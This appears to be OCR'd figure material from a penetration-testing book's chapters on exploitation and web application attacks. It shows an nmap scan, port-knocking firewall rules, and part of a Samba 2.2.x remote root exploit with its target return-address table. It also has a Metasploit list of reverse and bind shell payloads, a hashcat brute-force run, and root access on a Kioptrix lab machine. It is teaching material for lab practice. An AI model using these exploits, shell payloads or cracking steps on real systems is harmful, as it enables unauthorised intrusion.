
Fisheye on ring 1.00 with interest factor 2.00 and spread factor 0.50




```
Nmap scan report for 192.168.177.145
Host is up (0.00027s latency).
Scanned at 2015-08-01 19:13:37 EDT for 15s
Not shown: 991 closed ports
PORT    STATE SERVICE      VERSION
21/tcp  open  tcpwrapped
23/tcp  open  tcpwrapped
25/tcp  open  tcpwrapped
|_smtp-commands: Couldn't establish connection on port 25
80/tcp  open  http?
110/tcp open  tcpwrapped
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn
143/tcp open  tcpwrapped
| imap-capabilities:
|_  ERROR: Failed to connect to server
```

```
-A INPUT -p tcp --dport 1111 -m recent --set --rsource --name KNOCK1 -m limit --limit 5/min -j LOG --log-prefix "ssh port knocking 1 " --log-level 7

-A INPUT -p tcp --dport 2222 -m recent --rcheck --rsource --seconds 5 --name KNOCK1 -m recent --set --rsource --name KNOCK2 -m limit --limit 5/min -j LOG --log-prefix "ssh port knocking 2 " --log-level 6

-A INPUT -p tcp --dport 3333 -m recent --rcheck --rsource --seconds 5 --name KNOCK2 -m recent --set --rsource --name KNOCK3 -m limit --limit 5/min -j LOG --log-prefix "ssh port knocking 3 " --log-level 6

-A INPUT -p tcp --dport 4444 -m recent --rcheck --rsource --seconds 5 --name KNOCK3 -m recent --set --rsource --name OPEN_SESAME -m limit --limit 5/min -j LOG --log-prefix "ssh port knocking 4 " --log-level 6

-A INPUT -p tcp --dport 22 -m state --state NEW -m recent --rcheck --rsource --seconds 15 --name OPEN_SESAME -j ACCEPT
```

Chapter 6: Exploitation






samba | Author | Any Platform ▾ | Any Type ▾ | 139

OSVDB


109 total entries

<< prev **1** 2 3 4 5 6 next >>


Date ▾	D	A	V	Title	Platform	Author
2015-04-13	↓	-	○	Samba < 3.6.2 x86 - PoC	linux	sleepya
2014-10-20	↓	-	✓	MS14-060 Microsoft Windows OLE Package Manager Code Execution	win32	metasploit
2014-07-24	↓	-	○	Lian Li NAS - Multiple Vulnerabilities	hardware	pws
2014-02-12	↓	-	○	NetGear DGN2200 N300 Wireless Router - Multiple Vulnerabilities	hardware	Andrew Horton


10.c (/usr/share/exploitdb/platforms/linux/remote) - VIM
File Edit View Search Terminal Help


```
/*
    Remote root exploit for Samba 2.2.x and prior that works against
    Linux (all distributions), FreeBSD (4.x, 5.x), NetBSD (1.x) and
    OpenBSD (2.x, 3.x and 3.2 non-executable stack).
    sambal.c is able to identify samba boxes. It will send a netbios
    name packet to port 137. If the box responds with the mac address
    00-00-00-00-00-00, it's probally running samba.

    [esdee@embrace esdee]$ ./sambal -d 0 -C 60 -S 192.168.0
    samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
    --------------------------------------------------------------
    + Scan mode.
    + [192.168.0.3] Samba
    + [192.168.0.10] Windows
    + [192.168.0.20] Windows
    + [192.168.0.21] Samba
    + [192.168.0.30] Windows
    + [192.168.0.31] Samba
    + [192.168.0.33] Windows
    + [192.168.0.35] Windows
    + [192.168.0.36] Windows
    + [192.168.0.37] Windows
                                                            1,1
```


10.c + (/usr/share/exploitdb/platforms/linux/remote) - VIM
File Edit View Search Terminal Help


```

struct {
        char *type;
        unsigned long ret;
        char *shellcode;
        int os_type;    /* 0 = Linux, 1 = FreeBSD/NetBSD, 2 = OpenBSD non-exec stack */

} targets[] = {
        { "samba-2.2.x - Debian 3.0           ", 0xbffffea2, linux_bindcode, 0 },
        { "samba-2.2.x - Gentoo 1.4.x         ", 0xbfffe890, linux_bindcode, 0 },
        { "samba-2.2.x - Mandrake 8.x         ", 0xbffff6a0, linux_bindcode, 0 },
        { "samba-2.2.x - Mandrake 9.0         ", 0xbfffe638, linux_bindcode, 0 },
        { "samba-2.2.x - Redhat 9.0           ", 0xbffff7cc, linux_bindcode, 0 },
^M      { "samba-2.2.x - Redhat 8.0           ", 0xbffff2f0, linux_bindcode, 0 },
^M      { "samba-2.2.x - Redhat 7.x           ", 0xbffff310, linux_bindcode, 0 },
^M      { "samba-2.2.x - Redhat 6.x           ", 0xbffff2f0, linux_bindcode, 0 },
^M      { "samba-2.2.x - Slackware 9.0        ", 0xbffff574, linux_bindcode, 0 },
^M      { "samba-2.2.x - Slackware 8.x        ", 0xbffff574, linux_bindcode, 0 },
^M       { "samba-2.2.x - SuSE 7.x             ", 0xbffffbe6, linux_bindcode, 0 },
        { "samba-2.2.x - SuSE 8.x             ", 0xbffff8f8, linux_bindcode, 0 },
        { "samba-2.2.x - FreeBSD 5.0          ", 0xbfbff374, bsd_bindcode, 1 },
-- INSERT --
```




```
Compatible Payloads
===================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   generic/custom                                               normal  Custom Payload
   generic/debug_trap                                           normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                       normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                    normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                           normal  Generic x86 Tight Loop
   linux/x86/adduser                                            normal  Linux Add User
   linux/x86/chmod                                              normal  Linux Chmod
   linux/x86/exec                                               normal  Linux Execute Command
   linux/x86/meterpreter/bind_ipv6_tcp                          normal  Linux Meterpreter, Bind TCP Stager (IPv6)
   linux/x86/meterpreter/bind_nonx_tcp                          normal  Linux Meterpreter, Bind TCP Stager
   linux/x86/meterpreter/bind_tcp                               normal  Linux Meterpreter, Bind TCP Stager
   linux/x86/meterpreter/reverse_ipv6_tcp                       normal  Linux Meterpreter, Reverse TCP Stager (IPv6)
   linux/x86/meterpreter/reverse_nonx_tcp                       normal  Linux Meterpreter, Reverse TCP Stager
   linux/x86/meterpreter/reverse_tcp                            normal  Linux Meterpreter, Reverse TCP Stager
   linux/x86/metsvc_bind_tcp                                    normal  Linux Meterpreter Service, Bind TCP
   linux/x86/metsvc_reverse_tcp                                 normal  Linux Meterpreter Service, Reverse TCP Inline
   linux/x86/read_file                                          normal  Linux Read File
   linux/x86/shell/bind_ipv6_tcp                                normal  Linux Command Shell, Bind TCP Stager (IPv6)
   linux/x86/shell/bind_nonx_tcp                                normal  Linux Command Shell, Bind TCP Stager
   linux/x86/shell/bind_tcp                                     normal  Linux Command Shell, Bind TCP Stager
```




```
root@et:~/oclHashcat-1.36# ./oclHashcat64.bin -m 11300 -w 3 -a 3 hash h?l?l?l?l?lt
oclHashcat v1.36 starting...

Device #1: Tahiti, 3022MB, 1000Mhz, 32MCU
Device #2: Tahiti, 3022MB, 1000Mhz, 32MCU
Device #3: Tahiti, 3022MB, 1000Mhz, 32MCU

Hashes: 1 hashes; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Applicable Optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
```






```
[root@kioptrix root]# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
[root@kioptrix root]# _
```

Chapter 7: Web Application Attacks






Cloning Virtual Machine

✓ Preparing clone operation

✓ Creating full clone

✓ Done



http://ww...sp-top-10
http://lo...Code=SUD1
localhost/mutillidae/index.php?page=home.php&
Search

OWASP Mutillidae II: Web Pwn in Mass Production


Version: 2.6.25 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007

